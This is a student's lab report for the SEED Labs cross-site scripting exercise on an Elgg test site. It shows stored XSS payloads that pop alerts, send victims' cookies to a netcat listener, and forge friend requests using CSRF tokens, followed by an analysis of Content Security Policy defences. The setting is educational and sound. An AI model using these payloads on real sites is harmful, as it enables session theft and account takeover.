

Task 1: Posting a Malicious Message to Display an Alert Window

First, I logged into Samy's account and in his profile, I "Edit HTML" in the About Me section. I added the JavaScript code, "<script>alert('XSS');</script>"



```
<script>alert('XSS')</script>
```


Now, I log into Alice's account and try to view Samy's profile.



As shown in the image above, I tried to view Samy's profile, but the alert with contents "XSS" shown up on the browser instead.

Task 2: Posting a Malicious Message to Display Cookies

Now, I logged into Samy's account again and embedded a new JavaScript code to the same field as Task 1. "<script>alert('Your cookie: ' + document.cookie);</script>" will cause the alert window to display the victim's cookie in the format "Your cookie: <cookie>".


Edit profile : Elgg For SEE
www.seed-server.com/profile/samy/ed
Elgg For SEED Labs
Embed content
Visual editor

Edit profile

Display name


Samy

About me

```
<script>alert('Your cookie: ' + document.cookie);</script>
```

Public

Now, I log into Alice's account and opened up Samy's profile. As such, Alice's cookie appears in the alert window as shown below.




www.seed-server.com

Your cookie: Elgg=v6m9uo04p4na65suvvkl745qfs

OK

Task 3: Stealing Cookies from the Victim’s Machine

First, I logged into Samy’s account and embedded the JavaScript code that includes an image tag, so that it will send a GET request to our listener and we will be able to get the victim’s cookie from the parameter “c”.



Edit profile


Display name: Samy

About me:

```
<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + '>');
</script>
```

Public

So, I logged onto Alice’s account and opened up Samy’s profile. This time, there is no alert window showing up on the screen. However, we can see the GET request on our netcat listener as shown below.




```
[11/15/25]seed@1006859:~/.../XSS$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.15 59524
GET /?c=Elgg%3Dm72f36e07ok3ebaosaoqenba0l HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/2010010
1 Firefox/136.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0
.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seed-server.com/
Connection: keep-alive
Priority: u=4, i
```

As such, we obtained Alice’s Elgg cookie, “Elgg=m72f36e07ok3ebaosaoqenba0l” as “%3D” can be URL decoded to “=”.

Task 4: Becoming the Victim’s Friend

First, I logged into Alice’s account and attempted to add Samy as a friend. I used the Firefox extension, HTTP Header Live, to capture the GET request sent when doing so.



www.seed-server.com/profile/samy
Elgg For SEED Labs
Samy
Remove friend
Send a message
Blog
Book
Files
Page
Wire
Extension: (HTTP Header Live) - HTTP Header Live Sub — Mozilla Firefox
GET
Send

```
http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1763199540&__elgg_token
```

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seed-server.com/profile/samy
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Cookie: Elgg=m72f36e07ok3ebaosaoqenba0l
```


```
Content-Length:0
```

From the image above, we can see that the parameters include:

1. “friend” – friend’s guid
2. “__elgg_ts”
3. “__elgg_token”

The URL is also http://www.seed-server.com/action/friends/add?friend=59 for adding Samy as a friend.

As such, we can craft a JavaScript code that sends out a HTTP request to add Samy as his friend as shown below. It adds the 3 parameters to the URL so that the GET request will be successful.



Edit profile


Display name: Samy

About me

```
<script type="text/javascript">
window.onload = function () {
   var Ajax=null;

   var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
   var token="&__elgg_token="+elgg.security.token.__elgg_token;

   var sendurl="http://www.seed-server.com/action/friends/add?friend=59" + ts + token;

   Ajax=new XMLHttpRequest();
   Ajax.open("GET", sendurl, true);
   Ajax.send();
}
</script>
```

Public


Initially, we can see that Alice has no friends.




Alice's friends

No friends yet.

Then, we can visit Samy’s profile, but we do not add him as a friend.



Now, we return back to our Friends page and Samy is suddenly Alice’s friend now.




Questions

Question 1: Explain the purpose of Lines 1 and 2, why are they needed?

“ts” and “token” are meant to prevent CSRF attacks, as mentioned in the CSRF lab. The 2 values will be checked by the server to determine whether the request is a same-site or cross-site request. But, it does not prevent a CSS attack as the attacker can simply extract the value of “ts” and “token” from the browser.

Question 2: If the Elgg application only provide the Editor mode for the “About Me” field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

The attack will not be successful as the Editor mode will add extra HTML code to the text typed into the field. If we write our JavaScript code in the Editor mode, it will just show our JavaScript code in plaintext in the “About Me” section as shown below.



Your profile was successfully saved.


About me

```
<script type="text/javascript">
window.onload = function () {
   var Ajax=null;

   var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
   var token="&__elgg_token="+elgg.security.token.__elgg_token;

   var sendurl="http://www.seed-server.com/action/friends/add?friend=59" + ts + token;

   Ajax=new XMLHttpRequest();
   Ajax.open("GET", sendurl, true);
   Ajax.send();
}
</script>
```

Task 7: Defeating XSS Attacks Using CSP

1. Describe and explain your observations when you visit these websites.

www.example32a.com



CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): OK

3. Inline: No Nonce: OK

4. From self: OK

5. From www.example60.com: OK

6. From www.example70.com: OK

7. From button click: Click me


www.example32a.com

JS Code executed!

OK

We can see that all the 6 areas display “OK”, which means all of their JavaScript (JS) code has been executed successfully. Upon clicking the last button, the message also says that the JS code was executed.
For www.example32a.com, there is no CSP applied, so every script works.

www.example32b.com



CSP Experiment

1. Inline: Nonce (111-111-111): Failed

2. Inline: Nonce (222-222-222): Failed

3. Inline: No Nonce: Failed


4. From self: OK

5. From www.example60.com: Failed

6. From www.example70.com: OK

7. From button click: Click me


We can see that only the JS code from self and www.example70.com was executed. The last button click also had no message popped up, which means that the JS code was not triggered.
For www.example32b.com, the following CSP is set by Apache.



```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example70.com \
           "
</VirtualHost>
```

“default-src ‘self’;” allows scripts from self, hence area 4 is OK, while “script-src ‘self’ *.example70.com” allows external scripts from *.example70.com. Hence area 6 works.

www.example32c.com




CSP Experiment

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click: Click me


We can see that only the JS code from “inline: Nonce (111-111-111)”, self, and www.example70.com could be executed. Clicking the last button also did not show a message, indicating that the JS code was not executed.

For www.example32.com, the following CSP is set by the browser.



```
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' *.example70.com".
               "";
  header($cspheader);
?>

<?php include 'index.html';?>
```

“default-src ‘self’;” allows scripts from self, so area 4 is OK. Under “script-src”, we can see “nonce-111-111-111”, so it allows the script tag with “nonce=”111-111-111” as shown from the image below, so area 1 is OK. “*.example70.com” allows external scripts from *.example70.com, hence area 6 works.



```
<script type="text/javascript" nonce="111-111-111">
document.getElementById('area1').innerHTML = "<font color='green'>OK</font>
";
</script>
```

2. Click the button in the web pages from all the three websites, describe and explain your observations.


   www.example32a.com
   The button works and the message “JS Code executed!” was displayed. The site did not have any CSP set, so the button with an onclick handler would work.

   www.example32b.com
   The button does not work as the CSP did not explicitly define inline scripts to work, hence the onclick handler of the button would not work.

   www.example32c.com
   Similar to www.example32b.com, the CSP did not define inline scripts to work, hence the onclick handler for the button does not work.

